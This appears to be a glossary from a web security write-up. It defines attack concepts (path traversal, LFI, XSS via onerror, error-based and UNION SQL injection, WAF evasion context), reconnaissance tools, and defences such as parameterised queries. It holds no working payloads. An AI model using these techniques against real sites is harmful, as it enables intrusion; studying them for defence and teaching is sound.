- Reflected: when a value sent by the user appears in the page that comes back.
- Fuzzing: sending many different values to a spot in a request to see which ones behave differently.
- Wordlist: a file full of candidate values to try one after another.
- param miner: a tool that guesses hidden parameter names in a request.
- nmap: a tool that probes a server to learn about it, such as its operating system.
- cewl: a tool that crawls a website and collects words to build a wordlist.
- LFI (local file inclusion): a bug where the server lets the user choose a file on its own disk to load into the page.
- Path traversal: using
../or..\to walk out of the intended folder in a file path. - Payload: the crafted value an attacker sends to trigger a bug.
- XSS (cross-site scripting): getting a site to include attacker-supplied script in a page, so a visitor's browser runs it.
- HTML tag: the markup that structures a web page, such as
<img>for an image. - Attribute: a setting inside an HTML tag, such as
srcon an image. onerror: an HTML attribute that runs script when an image fails to load.alert(): a browser function that opens a pop-up box, used as harmless proof that script ran.- SQL: the language used to talk to databases.
- SQL injection: putting SQL into user input so the database runs it as part of the query.
- Error-based SQL injection: SQL injection where the database's error messages themselves reveal information.
- MySQL: a popular database system.
- UNION: a SQL keyword that joins the results of a second query onto the first.
- SELECT: a SQL keyword that chooses which values or columns to return.
- FROM: a SQL keyword that says which table to read.
- WHERE: a SQL keyword that limits which rows are returned.
- NULL: a SQL value meaning "nothing".
- Comment (SQL): text the database ignores, written
/**/or starting with#or--. INFORMATION_SCHEMA: the built-in catalogue that lists every table in a database server.- WAF (web application firewall): a filter that inspects requests and blocks ones that look malicious.
- Signature matching: a WAF technique that looks for known malicious patterns such as keywords.
- IP block: refusing all requests from a particular network address.
- Connection timeout: when a request gets no answer in time.
- Parameterised query: a way of sending SQL where user values are kept separate from the query text, so they cannot change its meaning.
- Allowlist (whitelist): a fixed list of accepted values; anything not on it is rejected.
- Output encoding: converting user text so it is treated as data, not as markup or code, in the place it appears.



